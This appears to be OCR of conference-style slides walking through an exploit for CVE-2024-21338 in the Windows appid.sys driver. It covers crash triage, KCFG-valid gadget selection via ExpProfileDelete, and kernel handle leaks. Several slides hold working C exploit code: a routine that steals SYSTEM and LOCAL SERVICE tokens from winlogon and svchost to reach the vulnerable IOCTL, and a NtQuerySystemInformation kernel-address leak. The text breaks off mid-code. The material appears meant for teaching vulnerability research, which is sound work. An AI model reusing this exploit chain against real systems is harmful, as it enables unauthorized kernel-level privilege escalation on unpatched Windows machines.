
EXPLOITING CVE-2024-21338

EMPTY INPUT BUFFER: BSOD




EXPLOITING CVE-2024-21338

TRIAGING THE CRASH




EXPLOITING CVE-2024-21338

EXAMINING AIPALLOCATEIMAGECONTEXT TO FIX THE CRASH



EXPLOITING CVE-2024-21338

NEW REASON FOR CRASH




EXPLOITING CVE-2024-21338

TRACING EXECUTION THROUGH APPHASHCOMPUTEFILEHASHESINTERNAL

- WILL ZOOM IN ON NEXT SLIDE


EXPLOITING CVE-2024-21338

INPUTBUFFER, INPUTBUFFER[3] PASSED TO APPHASHCOMPUTEIMAGE-HASHINTERNAL



EXPLOITING CVE-2024-21338

APPHASHCOMPUTEIMAGE-HASHINTERNAL DEREFERENCES AND CALLS INPUTBUFFER



EXPLOITING CVE-2024-21338

KCFG LIMITS GADGETS FOR OVERWRITE

NT!EXPPROFILEDELETE (FROM NERO22K'S BLOG POST)


- KCFG-VALID FUNCTION
- DECREMENTS ADDRESS BASED OFF OF INPUT OBJECT

```
VOID ExpProfileDelete(IN PVOID Object)
/*
Routine Description:
    This routine is called by the object management procedures whenever the last reference to a p
    This routine stops profiling, returns locked buffers and pages, dereferences the specified pr
Arguments:
    Object - a pointer to the body of the profile object.
*/
{
    PEPROFILE Profile;
    BOOLEAN   State;
    PEPROCESS ProcessAddress;

    Profile = (PEPROFILE)Object;
    if (Profile->LockedBufferAddress != NULL) {
        // Stop profiling and unlock the buffers and deallocate pool.
        State = KeStopProfile(Profile->ProfileObject);
        ASSERT(State != FALSE);
        MmUnmapLockedPages(Profile->LockedBufferAddress, Profile->Mdl);
        MmUnlockPages(Profile->Mdl);
        ExFreePool(Profile->ProfileObject);
    }

    if (Profile->Process != NULL) {
        ProcessAddress = CONTAINING_RECORD(Profile->Process, EPROCESS, Pcb);
        ObDereferenceObject((PVOID)ProcessAddress);
    }
}
```

EXPLOITING CVE-2024-21338

SKIPPING REST OF FUNCTION


- NO REASON TO GET INTO REST OF IT FOR NOW, CRASH IS SOLVED



EXPLOITING CVE-2024-21338

ANOTHER CRASH IN CALL TO FSRTLSETKERNELEAFILE

- CRASHES IF INPUTBUFFER IS MISSING VALID FILE HANDLE IN IOCTL CALL
- FIX BY OPENING HANDLE TO TEMPORARY FILE AND PLACING IT IN INPUTBUFFER



EXPLOITING CVE-2024-21338

TOKEN STEALING:

-> SYSTEM -> LOCAL SERVICE

```
HANDLE getSvc(OUT HANDLE *phAppid) {
    wprintf(L"[*] Current token user: %s\n", curTokenUser);

    // If not LOCAL SERVICE, elevate privileges and steal token from svchost
    if (lstrcmpW(curTokenUser, L"NT AUTHORITY\\LOCAL SERVICE") != 0) {
        printf("[*] Not running as NT AUTHORITY\\LOCAL SERVICE\n");

        // Attempt to obtain handle to appid.sys with LOCAL SERVICE account
        int i = 0; // Counter to skip each invalid svchost.exe process
        do {
            // Elevate to SYSTEM
            if (lstrcmpW(curTokenUser, L"NT AUTHORITY\\SYSTEM") != 0) {
                printf("[*] Elevating to SYSTEM token\n");
                systemToken = obtainTokenFromProcess(L"winlogon.exe", L"NT AUTHORITY\\SYSTEM", 0);
                if (systemToken == NULL) {
                    printf("[-] Failed to steal SYSTEM token, exiting\n");
                    goto _END_OF_FUNC;
                }
                if (!ImpersonateLoggedOnUser(systemToken)) {
                    printf("[-] ImpersonateLoggedOnUser Failed with Error: %lx\n", GetLastError());
                    goto _END_OF_FUNC;
                }
                printf("[+] Impersonated NT AUTHORITY\\SYSTEM\n");
            }

            // Steal LOCAL SERVICE token from svchost.exe
            svcToken = obtainTokenFromProcess(L"svchost.exe", L"NT AUTHORITY\\LOCAL SERVICE", i);
            if (svcToken == NULL) {
                printf("[-] Failed to steal LOCAL SERVICE token, exiting\n");
                goto _END_OF_FUNC;
            }
            if (!ImpersonateLoggedOnUser(svcToken)) {
                printf("[-] ImpersonateLoggedOnUser Failed with Error: %lx\n", GetLastError());
                goto _END_OF_FUNC;
            }
            printf("[+] Impersonated NT AUTHORITY\\LOCAL SERVICE\n");

            // Attempt to get handle to appid.sys to call vulnerable IOCTL
            *phAppid = CreateFile(L"\\\\.\\AppID", GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, 0, NULL);
            if (*phAppid == INVALID_HANDLE_VALUE || *phAppid == NULL) {
                printf("[-] Could not obtain handle to Appid.sys with token, trying again\n");
```

EXPLOITING CVE-2024-21338

LEAKING KERNEL HANDLES

```
// Leak kernel-mode address of handle associated with given PID
LPVOID leakKernHandle(DWORD pid, HANDLE hLeak) {
    LPVOID leakAddr = NULL;

    // Resolve NtQuerySystemInformation API
    HMODULE ntdll = GetModuleHandle(TEXT("ntdll"));
    _NtQuerySystemInformation query = (_NtQuerySystemInformation)GetProcAddress(ntdll, "NtQuerySystemInformation");
    if (query == NULL) {
        printf("[-] GetProcAddress failed\n");
        return leakAddr;
    }

    // Execute NtQuerySystemInformation until there is no more data to return (0xc0000004)
    ULONG len = 20;
    NTSTATUS status = (NTSTATUS)0xc0000004;
    PSYSTEM_HANDLE_INFORMATION_EX pHandleInfo = NULL;
    do {
        len *= 2;
        pHandleInfo = (PSYSTEM_HANDLE_INFORMATION_EX)GlobalAlloc(GMEM_ZEROINIT, len);
        status = query(SystemExtendedHandleInformation, pHandleInfo, len, &len);
    } while (status == (NTSTATUS)0xc0000004);
    if (status != (NTSTATUS)0x0) {
        printf("[-] NtQuerySystemInformation failed with error code 0x%X\n", status);
        goto _END_OF_FUNC;
    }

    // Iterate through returned handles to find kernel mode address for the associated object
    for (int i = 0; i < pHandleInfo->HandleCount; i++) {
        if (pid == (DWORD)(pHandleInfo->Handles[i].UniqueProcessId) &&
            hLeak == pHandleInfo->Handles[i].HandleValue)
        {
            leakAddr = pHandleInfo->Handles[i].Object;
            goto _END_OF_FUNC;
        }
    }

_END_OF_FUNC:
    if (hLeak) { CloseHandle(hLeak); }
    if (pHandleInfo) { GlobalFree(pHandleInfo); }
```

EXPLOITING CVE-2024-21338

LEAKING KERNEL HANDLES

```
// Obtain current PID to filter handles
DWORD myPid = GetCurrentProcessId();

